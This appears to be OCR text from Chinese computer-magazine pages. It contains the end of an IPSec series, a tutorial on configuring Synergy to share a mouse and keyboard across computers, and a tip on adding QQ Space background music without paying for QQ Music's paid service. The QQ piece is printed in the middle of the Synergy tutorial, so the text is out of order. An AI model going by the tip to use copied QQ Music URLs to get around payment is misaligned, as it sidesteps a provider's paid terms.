


图46　IPSec基本结构

在这里感谢你耐心地把本文看完了，相信你已经对IPSec有了更深的认识，本文若有不足的地方，还请各位指正。好了，就到这里吧，最后再把IPSec的结构关系说一下，如图46所示，国庆快乐，中国加油！

编辑点评：


这才是真正的功德圆满了，呵呵，连续5期的大餐，大家都用心去读了吗？最关键的是，大家都学到东西了吗？希望通过本文你能够真正的了解IPSec，别像某些小鸟一样，把它当作一个小小的防火墙。最后希望大家能把学到的知识真正应用到你的生活中，让IPSec发挥出它真正的威力。

酷玩

上弦月

飘语：

你有没有注意到，"上网本"已经不知不觉间在我们的生活中流行起来了，Android手机也出来了，好玩的东西真是越来越多，网络也与生活越来越密切。也许现在关注未来的互联网走势还为时过早，但不管怎么说，你应该已经能体会到它在变化了。网络越来越好，生活也越来越好。



从本文您可以学到：

怎样在多台电脑之间共享鼠标键盘

你有几台电脑呢？如果有2台以上，在一起用的时候，你有没有体会过鼠标键盘弄混的经历呢？拿错鼠标是很让人郁闷的，再说桌子本来就不大，放2套鼠标键盘多挤啊。那今天就给大家推荐一款好工具，可以让你的鼠标键盘在多台电脑之间自由的"穿行"。

这款软件就是"Synergy"，更可贵的是它是一款开源软件，并且同时支持Windows、Linux、Mac OS等系统。它的作用就是让你的鼠标键盘可以通过屏幕边缘直接从一台电脑"移入"另一台电脑，你可以把2台（或多台）电脑的屏幕想象成一个大屏幕，比如2个屏幕左右分开的，那鼠标只要移动到左面屏幕的最右侧，就会进入右侧的屏幕，这时所有鼠标键盘的操作都作用在右侧的电脑上。同样，从右侧屏幕的左边缘可以将鼠标移回，控制左侧的电脑。这样，不论你有多少台电脑在同时工作，只需要一套鼠标键盘就可以操控它们（还可以共享剪贴板）。

软件可以到官方"http://synergy2.sourceforge.net/"去下载，光盘中也有提供。这里假设我们有2台电脑A和B，A有自己的鼠标键盘，B共享A的鼠标键盘。那么我们首先要在A和B上安装"Synergy"软件。安装过程很简单，一路"NEXT"就可以了。安装好以后，我们就一起来设置吧。

服务端设置

软件设置分为服务端和客户端，服务端就是有鼠标键盘的机器，只有一个，客户端就是需要共享的机器，可以有多个。很明显，在我们的例子中，A就是服务端，我们打开A上的"Synergy"，在程序中选择**Share this computer's keyboard and mouse (server)**，表示这是服务端，如图1。

然后下一步是配置各个"屏幕"，就是告诉程序其它电脑的相对位置。比如A在B的左边，B在A的右边之类的，这样程序才知道鼠标从哪个边缘可以移动到哪台电脑中。




图1　程序界面

要配置屏幕，只需要单击下面的"**Configure...**"按钮进入配置界面，如图2。先点上面的"+"按钮来增加一个新屏幕，这时会打开如图3所示的窗口。




图2　配置界面

其中"Screen Name"是必须要填的，就是你的"屏幕名称"。我添加了2个屏幕"A"和"B"，然后回到配置界面，这时候就要确定A和B的相对位置了，大家可以按照以下设置进行：




图3　屏幕设置

0 to 100% of the right of A goes to 0 to 100% of B

0 to 100% of the left of B goes to 0 to 100% of A

注意：以上指令你只需在程序提供的界面上选择相应参数即可，每选择好一条就要点下面的"+"来添加。

上面语句的意思懂英语的都明白，就是A在左边B在右边，通过A屏幕的右边缘进入B屏幕，通过B屏幕的左边缘进入A屏幕。

如果你有多台电脑，可以用同样的方式确定它们的相对位置和进入方向。要注意的是，每一个设置是要来回2条指令的，就是怎样从A到B，然后怎样从B返回到A，否则你进入B就回不来了。




图4　Advanced Options窗口

设置好后就如图2所示，添加完毕返回主界面，然后单击"**Advanced...**"按钮，打开如图4的界面。

在这里把"Screen Name"改为"A"，下面是端口和接口设置，一般默认就可以了，如果你有多个网络接口也可以在下面单独指出。到这里，服务端就设置的差不多了，再看看客户端。

客户端设置

客户端的设置就简单多了，在主界面中，选择**Use another computer's shared keybord and mouse(client)**，然后再在下面"**Other Computer's Host Name**"处输入服务端的名字"A"，接着单击"**Advanced ...**"按钮，把"Screen Name"改为"B"，这样客户端就算设置完成了。

设置完了就来测试一下吧！程序已经为我们提供了这个功能。我们依次点"A"、"B"机器上的"Test"，然后将鼠标移动

关于QQ绿钻的……紧急通知

傻孩子———山

从本文您可以学到：

怎样免费添加QQ空间的背景音乐




图1　添加音乐

改革开放后，大家的腰包鼓起来了，突然发现QQ上的好友大多都开通了QQ音乐绿钻，菜菜我还以为大家都变成音乐家了呢。问了后才吓我一跳！目的好简单，只是添加QQ空间的背景音乐！我倒，这些人们好奢侈。为了发扬大家的勤俭节约精神，偶特写此文！




图2　添加网络音乐

其实背景音乐的添加是不需要付费的，只是限于QQ音乐的安装收费。如果我们添加网络上的音乐，就可以省下MONEY！首先打开自己的QQ空间，进入音乐盒添加音乐，如图1。然后添加网络音乐，如图2。



歌曲名：爱转角
请点击此链接：http://fc.taiyuan.tv/UpLoadFile/200751050636813.mp3

图3　得到MP3的URL

找一首自己喜欢的MP3吧，我找的是《爱转角》来给大家示范。接下来获得这首MP3的URL，如图3。来到空间把URL进行添加，如图4。




图4　填写网络音乐的介绍

添加成功后就可以看到"设为背景音乐"，点击后就大功告成！如图5、图6。




图5　设为背景音乐



图6　背景音乐添加成功

如果非要添加QQ音乐的话，那就直接在QQ空间提供的音乐中查找其属性，获得音乐的URL，再按照上面的方法添加就好了！如图7。




图7　获得QQ音乐的地址

这样就绕圈子添加收费的QQ音乐，达到免费的目的！好了，写得够详细了，那些伪音乐家还不退掉QQ绿钻，真是浪费可耻啊！

编辑点评：

TX开那么多服务骗钱，朋友们可要擦亮眼睛啊。有的功能不一定非要交钱才能用的啊，就如文中那样。这些只要能平时留心就会发现的，既然免费的可以，为什么不用呢？

到A的右边缘，看看鼠标是不是已经进入B了？如果操作正常，说明设置成功。

下一步要做的就是让程序开机自启动了，点"**AutoStart...**"按钮，出现如图5的界面，这里有2个按钮，第一个表示在你登录的时候启动程序，第二个表示电脑启动后就启动程序，根据你的需要选择吧。




